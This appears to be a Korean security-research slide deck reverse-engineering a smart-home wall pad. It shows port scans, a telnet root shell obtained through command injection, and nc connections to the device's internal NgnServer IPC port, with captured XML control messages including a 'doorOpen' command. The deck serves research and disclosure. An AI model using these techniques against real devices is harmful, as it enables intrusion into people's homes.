
CCTV 스트리밍 데이터 수신



영상 데이터 복원



# Analysis



# Wall pad analysis



## Wall pad?

스마트 홈 서비스의 핵심 단말기

스마트 홈 네트워크에 연결된 **모든 디바이스**들을 제어!

# Wall pad analysis

펌웨어 획득  
FTP / Flash ROM Dump



ROOT shell 획득  
Command injection



펌웨어 분석  
only reversing

# Wall pad analysis



Debugging? (x)

Fuzzing? (x)

**Reversing!! (0)**

# Wall pad analysis

## Step1) Listening port scan


```
#./busybox netstat -ntlp
./busybox netstat -ntlp
Active Internet connection (only servers)
Proto  Recv-Q  Send-Q  Local Address   Foreign Address  State       PID/Program name
tcp    0        0  0.0.0.0:9997     0.0.0.0:*        LISTEN      347/busybox
tcp    0        0  0.0.0.0:23      0.0.0.0:*        LISTEN      326/telnetd
tcp    0        0  0.0.0.0:64347   0.0.0.0:*        LISTEN      352/NgnServer
```

23은 telnet이고..

64347에 바인딩 되어있는 프로세스가.. **NgnServer**?!

# Wall pad analysis

PID	Uid	VSZ	Stat	Command
341	root	352	S N	/usr/sbin/telnetd
344	root	616	S N	/sbin/getty 115200 console vt102
361	root	3868	S N	/mnt/hdd/qtapp/NgnServer -w
364	root	7944	S N	/mnt/hdd/qtapp/NgnServer -r
372	root	11912	S N	/mnt/hdd/qtapp/NgnAppQws -qws
375	root	16320	S N	/mnt/hdd/qtapp/NgnAppMain
377	root	9156	S N	/mnt/hdd/qtapp/NgnAppControl
379	root	9152	S N	/mnt/hdd/qtapp/NgnAppEnergy
381	root	9148	S N	/mnt/hdd/qtapp/NgnAppManage
383	root	9176	S N	/mnt/hdd/qtapp/NgnAppSecurity
385	root	9264	S N	/mnt/hdd/qtapp/NgnAppSettings
443	root	500	S N	/bin/busybox telnetd -p 9997 -l /bi
444	root	680	S N	/bin/sh
737	root		SWN	[scsi_eh_3]
738	root		SWN	[usb-storage]



# Wall pad analysis


## Step2) IPC 확인

```
Active Internet connections (w/o servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	localhost:53081	localhost:64347	ESTABLISHED
tcp	0	0	localhost:53082	localhost:64347	ESTABLISHED
tcp	0	0	localhost:53080	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53083	ESTABLISHED
tcp	0	0	(null):43213	(null):25000	ESTABLISHED
tcp	0	0	localhost:53077	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53077	ESTABLISHED
tcp	0	0	localhost:53078	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53082	ESTABLISHED
tcp	0	0	localhost:53079	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53078	ESTABLISHED
tcp	0	410	(null):9997	(null):53878	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53081	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53079	ESTABLISHED
tcp	0	0	localhost:53083	localhost:64347	ESTABLISHED
tcp	0	0	localhost:64347	localhost:53080	ESTABLISHED

Socket(UDS)을 이용하여 프로세스 간 통신하고 있는 것을 확인

# Wall pad analysis






# Wall pad analysis

## Step3) IPC 송수신 데이터 확인

```
# ./busybox nc 0.0.0.0 64347
./busybox nc 0.0.0.0 64347
<!DOCTYPE NgnProtoComplex.xml>
<NgnProtoComplex version="2.0" copy="" cmd="alive" ctype="48">
<alive args="1" arg0="connection">
<connection value="alive"/>
</alive>
</NgnProtoComplex>
?NgnProtoControl?<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnProtoControl.xml>
<NgnProtoControl version="1.0" cmd="bcsStatus" type="get">
<bcsStatus args="1" arg0="status">
<status value="false"/>
</bcsStatus>
</NgnProtoControl>
```




# Wall pad analysis



## NgnServer는 서버 역할

다른 프로세스로부터 데이터 수신  
처리 후 Broadcast로 응답

# Wall pad analysis



NgnServer가 다른 프로세스로부터 데이터를 수신하고 처리  
수신한 데이터에 대한 응답을 다른 프로세스에 Broadcast

# Wall pad analysis

## Step3) IPC 송 수신 데이터 확인

```
_      NgnSipStackProtocol      C

<?xml version='1.0' encoding='UTF-8'?>
<!DOCTYPE NgnSipStackProtocol.xml>
<NgnSipStackProtocol version="1.0" cmd="doorOpen">
  <doorOpen args="4" arg0="id" arg1="local" arg2="remote" arg3="missed">
    <id value="302"/>
    <local value="1"/>
    <remote value="9"/>
    <missed value="false"/>
  </doorOpen>
</NgnSipStackProtocol>
```

# Wall pad analysis


## 알아낸 것..!

- ✓ 월패드내 프로세스들은 NgnServer 프로세스(64347 port)중심으로 통신한다.
- ✓ NgnServer가 수신한 데이터를 연결된 프로세스들에게 브로드캐스팅한다.
- ✓ 디바이스가 작동할 때 관련 xml 데이터를 NgnServer가 수신한다.


# Wall pad analysis



# Wall pad analysis

